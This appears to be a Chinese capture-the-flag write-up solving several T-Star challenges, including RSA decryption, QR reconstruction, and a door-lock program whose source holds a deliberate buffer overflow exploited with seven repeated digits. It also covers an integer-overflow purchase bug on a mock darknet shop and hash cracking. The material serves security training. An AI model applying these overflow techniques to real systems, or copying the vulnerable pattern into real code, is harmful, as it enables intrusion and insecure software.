
https://blog.csdn.net/qq_33356474/article/details/92188491/

https://blog.csdn.net/rozol/article/details/89262879

反编译apk


https://blog.csdn.net/qq_28018283/article/details/115330062

提取备份文件的时候有密码,密码也在流量里,




**这里有一个问题,mac系统提取的文件可能有问题,我少了一个压缩包,回头再研究**

解压缩后得到了一个flag.zip和密钥文件






这是一个加密文件和私钥,用私钥解开即可

```
from M2Crypto import RSA,BIO

private_key_str = file('private_key.pem','rb').read();
private_key = RSA.load_key_string(private_key_str);
with open("key.en",r) as f:
    data = f.read()
de_data = private_key.private_decrypt(data,RSA.pkcs1_padding);
```

或者

openssl rsautl -decrypt -in key.en -inkey private_key.pem -out flag.de

得到密码后解开压缩包,里面的flag.txt是一串01

```
11111110100101010101101111111100000101000110001111010000011011101001101001010000101110110111010100001100010001011101101110100100101101011101100000100100111011001010000011111111010101010101010111111100000000001111001000000000000011001101000011010101001101111000111011010110101100001111000011010010111001001011111100010000110100001100001000001001001011010010110100101011110100111101001111010011100000111101001011010010110100100011100111011011110110011110000001001010101001100011001001001001110111111111111101110110100101011100110111011100100111011100000111110001100100001010011011001111101101010011111001000110010001111001100110000000000100101010110101011100111111101011000101010010100001110011111001000100010010111010101001111111111011110101110100000001000000000011101011101111000101011011100111010000010111001110110111001110111111
```

在网上搜索了一番,猜想可能是代表二维码,01代表黑白像素,用脚本解一下

```
from PIL import Image
MAX = 29
#二维码大小
pic = Image.new("RGB",(MAX, MAX))
str = "11111110100101010101101111111100000101000110001111010000011011101001101001010000101110110111010100001100010001011101101110101101001001011010111011000001001001110110010100000111111110101010101010101111111000000000011110010000000000001100110100001101010100110111100011101101011010110000011110000111010010111001001011111100010000110100001100000100100101101001011010010101111010011110100111101001111000001111010010110100101101001000111001110110111011001110000001001010101001100011001001001001110111111111111011101101001010111001101110110011001011110011111000110010000101001101100111111011010100111110010001100100011110011001100000000001001010101101010111001111101010100111111111110111101011010000000100000000001110101110111000101011011100111010000010111001110110111001110111111111"
# str为获取的01片段,注意要把01连成一串，因为换行符也是占一位的，会干扰图像
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '1'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("1.png")
```


扫描后得到/033yia8rqea1921ca61/systemlockdown

再加上apk里面有个ip,这样的话组合起来下载这个文件

下载下来之后发现是一个二进制文件和一个readme,阅读后知道是一个门禁系统,给了源码,需要你去破解密码.

下面的事情就是阅读源码找出漏洞了,给了源码,就可以自己编译调试了,最笨的办法就是加一些输出来调试变量.

读了一段时间后,明白了这个逻辑, 你只能输入数字,并且必须输入一样的,它会有三个检查的地方,

checker1->passed && (checker1->checksum1 == checker1->checksum2) && checker1->checksum3 > 0)

分别检查passed是否为0,checksum1是否等于checksum2,checker1是否大于checksum3.

其实如果为了快速解题的话,答案已经快出来了,既然只能输入一样的数字,那就10种选择了,虽然题目说了是6位密码,但实际上它检查了7位,所以可以输入7位.挨个尝试后得到答案.

正统的解应该是第七位是一个溢出,覆盖到了结构体里面的key_data,而key_data是由比特表示各个字段的,所以,字符5的二进制表示00110101,存放进去后passed = 1 / checksum = 01 / checksum2 = 01 / checksum3 = 001,可以满足上述条件.

```
struct {
  char password[6];
  char key_data;
 } management = { 0 };
```

```
门禁用的是Windows 10，x86系统……经过一番分析，你成功拿到了门禁系统源码，可喜的是，门禁认证系统已经写死，即使是管理员也无法更新。
但，就在破解源码的过程中，管理员也觉察到门禁源码泄露，提前关闭了门禁系统，你输入的密码将无法认证。
时间一分一秒过去，不能再犹豫了，需要立即输入密码，解锁门禁。

PS: MSVC 2015以后的版本编译，Debug，不开启任何优化，请以提供的附加材料为准（Binary与下列源码表现一致，输入的答案通过与否请以该Binary的输出为准）。
flag：如果你认为输入12345可以解锁门禁，则请提交答案：md5(12345)

#include <iostream>

struct door_key {
 unsigned char passed : 1;
 unsigned char checksum1 : 2;
 unsigned char checksum2 : 2;
 unsigned char checksum3 : 3;
};

//The system doesn't allow ANYBODY to log in now.
#define SYSTEM_SHUTDOWN 1

void check(char* password, door_key* d) {
 if (SYSTEM_SHUTDOWN) {
  return;
 }

 if (memcmp(password, "888888", 6) == 0) {
  d->passed = 1;
  d->checksum1 = 88;
  d->checksum2 = 88;
  d->checksum3 = 88;
 }
}

void call_the_police() {
 abort();
}

int main()
{
 door_key* checker1 = 0;

 struct {
  char password[6];
  char key_data;
 } management = { 0 };
```

```
 char ch = 0;
 char last_ch = 0;
 int i = 0;

 if (SYSTEM_SHUTDOWN) {
  std::cout << "Notify from the administrator: NOBODY is allowed to login now!!!" << std::endl;
  std::cout << "YOUR LOGIN REQUEST WILL NOT BE HANDLED AND WE WILL CALL THE POLICE INSTANTNLY IF YOU DIDN'T PASS
 THE CHECK." << std::endl;
 }
retry:
 std::cout << "Please enter your 6-digit password, type '[6 digit number] then Enter' to confirm (For example: 1
23456): " << std::endl;
 for (i = 0; i <= 6; i++) {
  ch = std::cin.get();

  if (ch == '\n')
   break;
  if (!isdigit(ch) && ch != '\n')
   call_the_police();

  // Developer A:
  //  Add an easy check, our strong 6-digit password is 888888 !
  //  Pre-check if every digit is the same.
  if (ch != '\n' && last_ch && ch != last_ch)
   call_the_police();

  last_ch = ch;
  management.password[i] = ch;
 };

 checker1 = (door_key *)&(management.key_data);

 check(management.password, checker1);

 if ((checker1->passed && (checker1->checksum1 == checker1->checksum2) && checker1->checksum3 > 0)) {
  std::cout << "Congurations! You have entered the correct password.";
 }
 else
  call_the_police();
}
```

Flag：md5(5555555) = 992e63080ee1e47b99f42b8d64ede953

## 赛题四

## 人去楼空

终于成功解开了门禁！进入了紧闭的房间，这里似乎曾经是一个总部实验室，然而此刻已是人去楼空，房间里空荡荡的，一个人都没有。

看来，不管这里曾经是谁在这里，房间里的秘密都已经随着主人一起离开了。

突然，一股刺耳的闹钟铃声划破寂静——

竟然有人在这里留了一部手机？难道说，你的一举一动都在人的意料之中？

铃声不知疲倦地响着，似乎笃定了你会接。

你拿起了手机。

这里面是有什么信息吗？

http://175.178.148.197/b378603d0266d73e743c8d05f5bc3ebe.zip

提示：需要修复二维码与压缩包，分析出压缩包密码，答案为解压后的TXT内容




二维码修复比较白给,少了左上角,用画图补上就行


或者直接strings也能查到信息


扫出来是一个地址,下载下来一个加密压缩包

我真是一个压缩包.对压缩包进行修复,开头错了,改成504B0304即可




然后解压压缩包,得到一段音频,放到Audacity里面看看

很明显的莫斯密码,




```
.----/----./----./----/-----/...--/----../-..../-.../----./--...
```

解密出密码

19910386797

解密压缩包得到flag

https://darknet.hacker5t2ohub.com/

## 赛题五

### 不眠之夜

这个网址！你知道！这是一个搜索引擎无法捕捉的地方，一个黑暗的平行世界。在这个世界里，毒品、信息贩卖、军火交易、谋杀等一系列被法律所禁止的事情，都得到了罪恶土壤，一切交易都通过平台上特定的货币隐秘地进行。

据说只要有**「足够」**的钱，你能买到任何需要的信息。

这个网站里会不会有你需要的线索？他们可靠吗？

未知，恰恰最能激起你的征服欲。

你决定铤而走险，向黑市进发。

提示：需要先解出第4题获得入口，会一点点Go更佳，flag为T-Star{字符串}中的字符串



上面给的是一个网站,进入后发现背景是暗网,提示你要有足够的钱,那么猜测要有什么支付漏洞,来增加你的余额,常规的方法都试了,不太行.

比赛结束后看了下wp发现是溢出…

在比赛的时候应该先测试一下购买数量的… 购买数量有限制 0 < x < 35


同时go的int对应范围

int8 : -128 to 127
int16 : -32768 to 32767

所以买最贵的那个可以造成溢出,




得到邮箱和密码





在邮件中找到了三份加密的hash,需要进行破解,这里wp偷个懒,后面再复现...

听说可以直接cmd5网站解...

这次行动一切顺利，我将乘胜追击，发起勒索病毒蠕虫攻击，对所有目标电脑文件进行加密，并自动扩散，只有我的KEY才能解密。

数据勒索加密行动已经于今天 1点8分 启动。须知，T-Star特工诡计多端，为防他们从中作梗，我已将KEY进行HASH处理，分别交由不同的人保管。以他们的算力，应该很难破解。**米特尼克曾经写道，人的因素是安全过程中最薄弱的环节。**各位务必提高警惕，严加保密、妥善储存。

**这封邮件非常重要，关键时刻将发挥巨大作用，好戏在即，各位拭目以待。**

Key Hashes Part 3: https://pastebin.com/rTqtad96

---

NightBaron

Address: Soldier Island

Github: nightBaron042

IF YOU'RE LOOKING, YOU WON'T FIND IT



或者…根据提示,能定位到是米特尼克的书,欺骗的艺术里的一段话…

整段话就是密码


## 赛题六

借助网站的帮助，你终于成功恢复了电脑。

但……这个文档？这个文档里又是什么？


这一切都是某个人不怀好意的玩笑吗？

http://175.178.148.197/0615giqrzc8ab524761/guess

提示：包含多个小关卡，请提交最后一关flag，flag为T-Star{字符串}中的字符串.




得到的文件file一下,看到是docx文件,改一下后缀打开,






这里还有隐藏文字…不过在mac里用文本编辑可以直接查看到里,win下txt或许也行?

（全选文字，右键-》字体-》隐藏）





